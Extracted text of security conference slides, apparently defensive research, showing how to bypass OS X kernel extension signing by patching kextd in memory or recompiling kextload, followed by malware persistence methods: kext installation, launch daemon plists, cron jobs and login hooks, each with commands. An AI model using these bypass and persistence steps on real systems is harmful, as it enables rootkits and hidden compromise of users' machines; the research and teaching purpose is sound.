
starting on os x mavericks, kexts must be signed



blocking an unsigned kext



similar to windows, this aims to prevent unauthorized code from being loaded into ring-0



SIGNED KEXT BYPASS

abusing a design flaw to load an unsigned kext

<http://reverse.put.as>

```
//check signature
sigResult = checkKextSignature(kext);

//invalid signature?
if(sigResult != 0)
{
    //error msg
    OSKextLogCFString("ERROR: \
invalid signature, will not load");

    //bail
    goto finish;
}

//load kext
OSKextLoadWithOptions(kext);
```

user-mode signature verification

```
# lldb -p <pid of kextd>
(lldb) disassemble --start-address <addr>
0x10087c0df: mov    %eax, %ebx
...
0x10087c0ef: ret

(lldb) memory write -s 2 <addr> 0xc031

(lldb) disassemble --start-address <addr>
0x10087c0df: xorl   %eax, %eax
...
0x10087c0ef: ret


sh-3.2# kextload unsigned.kext

sh-3.2# kextstat | grep -i unsigned
0xffffffff7f81bb0000 com.synack.unsigned
```


patch & unsigned kext loading

SIGNED KEXT BYPASS

abusing a design flaw to load an unsigned kext



download
kext_tools



patch & recompile
kextload

```
loadKextsIntoKernel(KextloadArgs * toolArgs)
{
    //sigResult = checkKextSignature(theKext, 0x1, earlyBoot);

    //always OK!
    sigResult = 0;
}
```

patched **kextload**

```
//unload kext daemon
# launchctl unload /System/Library/LaunchDaemons/com.apple.kextd.plist

//load (unsigned) driver with custom kext_load
# ./patchedKextload -v unsigned.kext
Can't contact kextd; attempting to load directly into kernel

//profit :)
# kextstat | grep -i unsigned
138      0 0xffffffff7f82eeb000 com.synack.unsigned
```

com.synack.unsigned

3RD-PARTY 'SECURITY' TOOLS?


all trivially & generically bypassed :/



OS X 'security' products

THE CURRENT SITUATION


the apple juice is sour...



lots of macs



feeble anti-malware
protections



os x malware




limited detection/
prevention tools



by identifying persistence mechanisms in os x and studying malware that abuses these, we can (better) protect ourselves




....and new tools can help as well!




METHODS OF PERSISTENCE

where malware may live



LOW-LEVEL


the boot process affords several opportunities for persistence



often highly complex, though very insidious and difficult to detect



install malicious **EFI** components?



infecting the boot process

replace/patch the
boot.efi?



re-flash the **bootROM**?



'mac efi rootkits' by
loukas k (snare)

KERNEL EXTENSIONS (KEXTS)

loaded automatically into ring-0



write a KEXT



copy to KEXT
directory



set ownership to
root




rebuild kernel
cache

also: /System/Library/Extensions

```
# cp -R persist.kext /Library/Extensions  
  
# chown -R root:wheel /Library/Extensions/persist.kext  
  
# kextcache -system-prelinked-kernel  
# kextcache -system-caches
```

LAUNCH DAEMONS & AGENTS

similar to windows services




daemons

non interactive,
launched pre-login



daemons and agents are
started by **launchD**

agents



interactive,
launched post-login

`/System/Library/LaunchDaemons`
`/Library/LaunchDaemons`



`/System/Library/LaunchAgents`
`/Library/LaunchAgents`
`~/Library/LaunchAgents`

LAUNCH DAEMONS & AGENTS

registered ('installed') via a property list

plist instructs `launchD` how/when to load the item

label/identifier

auto launch

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC ...>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.example.persist</string>
    <key>ProgramArguments</key>
    <array>
        <string>/path/to/persist</string>
        <string>args?</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

binary image

daemon/agent plist

CRON JOBS

used to automatically run scripts/commands



popular with malware writers coming from *nix based backgrounds

can use @reboot, @daily, etc.

```
$ echo "* * * * * echo \"I'm persisting\""  
      > /tmp/persistJob  
  
$ crontab /tmp/persistJob  
  
$ crontab -l  
* * * * * echo "I'm persisting"
```

create


creating & installing a cron job

LOGIN & LOGOUT HOOKS

allow a script to be automatically executed at login and/or logout

```
# defaults write com.apple.loginwindow LoginHook /usr/bin/hook.sh
```

/Library/Preferences/com.apple.loginwindow.plist

